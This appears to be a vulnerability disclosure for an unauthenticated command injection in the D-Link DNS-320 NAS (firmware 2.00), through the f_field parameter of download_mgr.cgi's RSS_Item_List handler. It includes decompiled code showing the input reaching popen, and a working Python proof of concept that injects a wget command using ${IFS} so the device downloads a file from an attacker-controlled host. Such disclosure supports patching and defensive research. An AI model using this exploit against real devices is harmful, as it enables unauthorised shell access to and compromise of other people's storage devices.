D-Link DNS-320 download_mgr.cgi RSS_Item_List function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The download_mgr.cgi binary's RSS_Item_List
```

Suggested description

```
D-Link DNS-320 download_mgr.cgi RSS_Item_List function Unauthenticated Command Injection Vulnerability
```

Vulnerability Details

```
Python script command injection
→ GET http://192.168.31.10:80/cgi-bin/download_mgr.cgi,{'page': '1', 'rp': '10', 'f_field': 'x;<command>;', 'cmd': 'RSS_Item_List'}
    →cgiMain:(dispatcher entry point)
        →sub_F1F0: enter this function (if(cmd == 'RSS_Item_List'))
        →sub_F1F0: get parameters from the body by calling cgiFormStringNoNewlines("f_field", v19, 256)
        →sub_F1F0: concatenate v19 as a command into v14
            →sub_EB14: sub_EB14 uses v14 which contains a semicolon
            →popen executes the passed v14, achieving command injection
```


```
cgiFormStringNoNewlines("f_field", v19, 256);
v25 = sub_EFD0(v19);
if ( !access("/tmp/rss_getitemsinfo", 0) )
{
  sprintf(v14, "rm -f %s", "/tmp/rss_getitemsinfo");
  system(v14);
}
sprintf(v14, "rss_perform -k %s -i ", v19);
fwrite("Pragma: no-cache\r\nCache-Control: no-cache\r\
cgiHeaderContentType("text/xml");
fwrite("<?xml version=\"1.0\" encoding=\"UTF-8\"?>", 1
fwrite("<rows>", 1u, 6u, (FILE *)cgiOut);
time(&v11);
for ( i = 0; i < 4; ++i )
{
  v21 = sub_EB14(v14);
```

```
int __fastcall sub_EB14(const char *a1)
{
  char s[256]; // [sp+8h] [bp-114h] BYREF
  FILE *stream; // [sp+108h] [bp-14h]
  int v6; // [sp+10Ch] [bp-10h]

  v6 = 0;
  memset(s, 0, sizeof(s));
  stream = popen(a1, "r");
  if ( !stream )
    return 0;
  fgets(s, 256, stream);
  LIB_Clean_End_Character(s);
  if ( atoi(s) == 1 )
    v6 = 1;
  pclose(stream);
  return v6;
}
```

Attack

By exploiting this vulnerability for command execution, running this script allows access to the device's underlying shell.
For example, the image below shows the execution of the wget command to achieve malicious file upload.



POC

```python
import requests
import sys

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/download_mgr.cgi"

    # 1. Prepare wget command (using ${IFS} instead of spaces)
    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"

    # 2. Inject payload into f_field
    # curl ... f_field=x;ping...
    final_payload = f"x;{wget_cmd};#"

    # 3. Parameters for RSS_Item_List
    params = {
        'cmd': 'RSS_Item_List',
        'page': '1',
        'rp': '10',
        'f_field': final_payload
    }

    print("-" * 60)
    print(f"[*] Target: {target_url}")
    print(f"[*] Payload: {final_payload}")
    print("-" * 60)

    try:
        # Send payload
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Finder

```
ZuZheng Yang
```